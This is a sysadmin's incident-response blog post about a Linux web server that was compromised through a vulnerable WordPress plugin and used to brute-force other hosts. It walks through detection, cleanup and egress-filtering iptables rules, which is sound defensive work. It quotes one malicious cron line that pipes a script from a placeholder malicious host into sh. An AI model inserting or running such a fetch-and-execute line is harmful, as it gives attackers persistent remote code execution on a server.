Linux Server Normal but Silently Becoming a Pivot Attack
I remember it vividly. I had barely taken two sips of my morning coffee when my Telegram notifications started blowing up. It wasn’t the standard “server down” alert, nor was it the usual “website is slow” complaint from a client. The notifications were far more confusing and induced an instant headache: a client reported that their public server IP had been mass-blacklisted by several third-party service providers.
In this article, we cover Linux server pivot attack in a practical way so you can apply it with confidence.
An external security audit report claimed that my client’s server was detected continuously performing aggressive brute force attacks against thousands of other servers across the internet.

“Impossible,” I thought spontaneously. “I set up the firewall myself just last week. The inbound rules are strict: only port 80 (HTTP), 443 (HTTPS), and one custom SSH port are open for management.”
With curiosity mixed with a bit of denial, I immediately logged into the server via SSH. Everything looked perfectly normal on the surface. The load average was very low (below 0.5), Nginx services were running smoothly, and the client’s website loaded instantly in my browser. There were no signs of damage, no resource hogging typically associated with cryptojacking incidents.
I almost closed the generic terminal window. “Probably a false report or a false positive from their overly paranoid security systems,” I told myself, trying to calm down. But that uneasy feeling in my gut didn’t go away. An old sysadmin mentor once told me a decade ago, “If your gut says something is wrong, there usually is something wrong. Never underestimate technical intuition.”

Real-world problems are often exactly like this. We engineer tend to focus too much on guarding the “front door” (incoming traffic) with layered firewalls, forgetting that a threat could be sitting comfortably in the living room, throwing rocks at the neighbors through the back window.
This server wasn’t hacked to be destroyed or to have its data stolen. It was hacked to serve as a stepping stone—also known as a Pivot Server.
The “healthy but sick” symptom
A pivot attack (often called island hopping) creates a particularly nasty situation because of its non-disruptive nature regarding the main service. The hackers behind these attacks aren’t stupid. If they spiked your CPU load to 100% to mine cryptocurrency or launch a massive DDoS, we as admins would notice immediately, get monitoring alerts, and kill the process instantly.
But what if they only use a tiny fraction of bandwidth—say 50-100 Kbps—to perform silent scanning or low-speed SSH brute forcing against thousands of random IPs? We often miss it. Standard monitoring tools that only check “Is Alive” or “CPU Usage” won’t trigger an alarm.
I began my “manual” investigation with a simple command that is often underestimated by many junior sysadmins, checking outbound connections.
# Checking active TCP connections
sudo netstat -antp | grep ESTABLISHED
Was the result empty? No. My terminal screen was filled with dozens of lines of active connections to foreign IP addresses I didn’t recognize, and they were all pointing to port 22 (SSH) and 25 (SMTP).
This was just a standard web server for a company landing page. Why was it trying to connect to someone else’s mail server? Why was it trying to SSH login to IPs in Russia and Brazil? This was clearly odd.
Investigation steps: chasing ghosts in the machine
I didn’t kill the server immediately. In incident response, killing the server means destroying valuable memory evidence. We need concrete proof before acting.
Check suspicious processes
I used a combination of lsof and ps to track the Process ID (PID) of those foreign connections.
lsof -i :25The result pointed to a process named kworker. At first glance, this name looks completely valid. kworker is a legitimate Linux kernel process. However, a sysadmin’s keen eye is tested here. I checked the details of that process:
ls -l /proc/<SUSPICIOUS_PID>/exeIt turned out that the “kworker” process was running a binary located in the /tmp folder. Obviously, this was 100% fake. A real kernel worker process would never run from a temporary folder that is world-writable. This is a classic masquerading technique.
Trace persistence (crontab)
Modern malware needs a way to survive after a server reboot. The most common hiding place is the Crontab.
crontab -u www-data -lSure enough. Inside the crontab for the www-data user (the user running Nginx/Apache), there was a strange curl script line scheduled to download a backdoor payload every time the server started or at specific hours.
* * * * * curl -fsSL http://malicious-site.xyz/update.sh | shThis explained why the client said the issue appeared intermittently. This script ensured the malware stayed updated and reactivated even if we killed the process manually.
Audit auth logs and entry points
I checked /var/log/auth.log and /var/log/nginx/access.log. The system logs showed no forced login activity via SSH from the outside. This meant the hacker didn’t come in through the OS “front door”.
Most likely, the entry point was the web application itself. After digging through the web access logs, I found many suspicious POST requests to an uploaded file in an outdated WordPress plugin that had a known Remote Code Execution (RCE) vulnerability. The hacker uploaded a “web shell” via that plugin, then took over the www-data user to plant the pivot script.
After cleaning the malware, removing the malicious cron job, and most importantly patching the web vulnerability, I realized one thing: inbound firewalls are not enough. We need strict outbound rules.
You can read deeper into comprehensive security strategies in my previous article on Linux Server Hardening Best Practices, where I discuss more fundamental defense layers.
What is the business impact?
You might ask, “Well, as long as my website is still running, right? Just let the hacker play around a bit.”
That is a dangerous perception. The impact is very real:
- Destroyed IP Reputation (IP Blacklisting): Emails from your server will go into SPAM forever. Clients won’t be able to send invoices or password resets to their customers.
- Cloud Provider Ban: Providers like DigitalOcean, AWS, or Google Cloud are very strict about this. If your server is detected attacking others, they will suspend your account immediately without warning. Business dies instantly in seconds.
- Legal Liability: If your server is used to attack vital infrastructure in another country, the digital trail points to YOUR NAME. Your client won’t care; you are the admin.
If you feel your server is “just fine” but your IP reputation is tanking or emails are bouncing, don’t be in denial. Check your outgoing traffic now. Simple audit steps like I discussed in Monitoring Importance & Tools Comparison can help you detect traffic anomalies early.
Mandatory solution: egress filtering
Don’t let your server “socialize freely” and chat with random addresses on the internet. Implement what is called Egress Filtering.
The principle: Block All Outbound, Allow Only What Is Needed.
If your server is a pure web server, logically it only needs:
- Connections to update repositories (port 80/443 to distro repos).
- DNS connections (port 53 UDP) to resolve domains.
- Connections to third-party APIs used by the app (e.g., payment gateways).
Anything else? BLOCK IT.
Here is a simple example of iptables configuration to limit outbound access for a standard web server:
# 1. Allow DNS access (Critical! Otherwise, server can't resolve google.com)
iptables -A OUTPUT -p udp --dport 53 -j ACCEPT

# 2. Allow HTTP/HTTPS access (For OS updates and API calls)
iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 443 -j ACCEPT

# 3. Allow connections related to our own SSH session (so we don't get locked out)
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# 4. Block the rest! (Log first so we know what's dropped)
iptables -A OUTPUT -j LOG --log-prefix "IP_OUTPUT_DROP: "
iptables -P OUTPUT DROP
This configuration might feel “annoying” and troublesome at first. When you want to git clone from a new server, it suddenly fails because the git SSH port (22) is blocked outbound. You have to whitelist manually one by one.
But believe me, a good night’s sleep is worth far more than the annoyance of this 15-minute configuration. With these rules, even if a hacker manages to plant a malware script on your server, that script won’t be able to contact its Command & Control (C2) server to receive commands, and it won’t be able to attack other servers via SSH ports. The malware will be “dead in the water” inside your server’s own jail.
Need Technical Assistance?
If you feel that implementing outbound firewalls like this is too risky to do yourself on a running production server, or you suspect your current server is already a malware nest, don’t take the risk.
Closing: don’t be a bad neighbor
Being a System Administrator isn’t about how sophisticated your monitoring dashboard is, or how expensive your firewall license is. It’s about how aware you are of small anomalies in the systems you guard.
Don’t let the servers we manage become “bad neighbors” on the internet—looking like a tidy, quiet house from the front, but with kids throwing rocks at other people’s houses from the backyard. A quiet server is not necessarily a safe one.
Check your netstat today. Clean it, close it, and lock the doors—both incoming and outgoing.
I hope this guide on Linux server pivot attack helps you make better decisions in real-world situations.
Implementation Checklist
- Replicate the steps in a controlled lab before production changes.
- Document configs, versions, and rollback steps.
- Set monitoring + alerts for the components you changed.
- Review access permissions and least-privilege policies.
Official References
Need a Hand?
If you want this implemented safely in production, I can help with assessment, execution, and hardening.
Contact Me
About the Author
Kamandanu Wijaya
IT Infrastructure & Network Administrator
Infrastructure & network administrator with 14+ years of enterprise experience, focused on stability, security, and automation.
Certifications: Google IT Support, Cisco Networking Academy, DevOps.
View ProfileNeed IT Solutions?
DoWithSudo team is ready to help setup servers, VPS, and your security systems.
Contact Us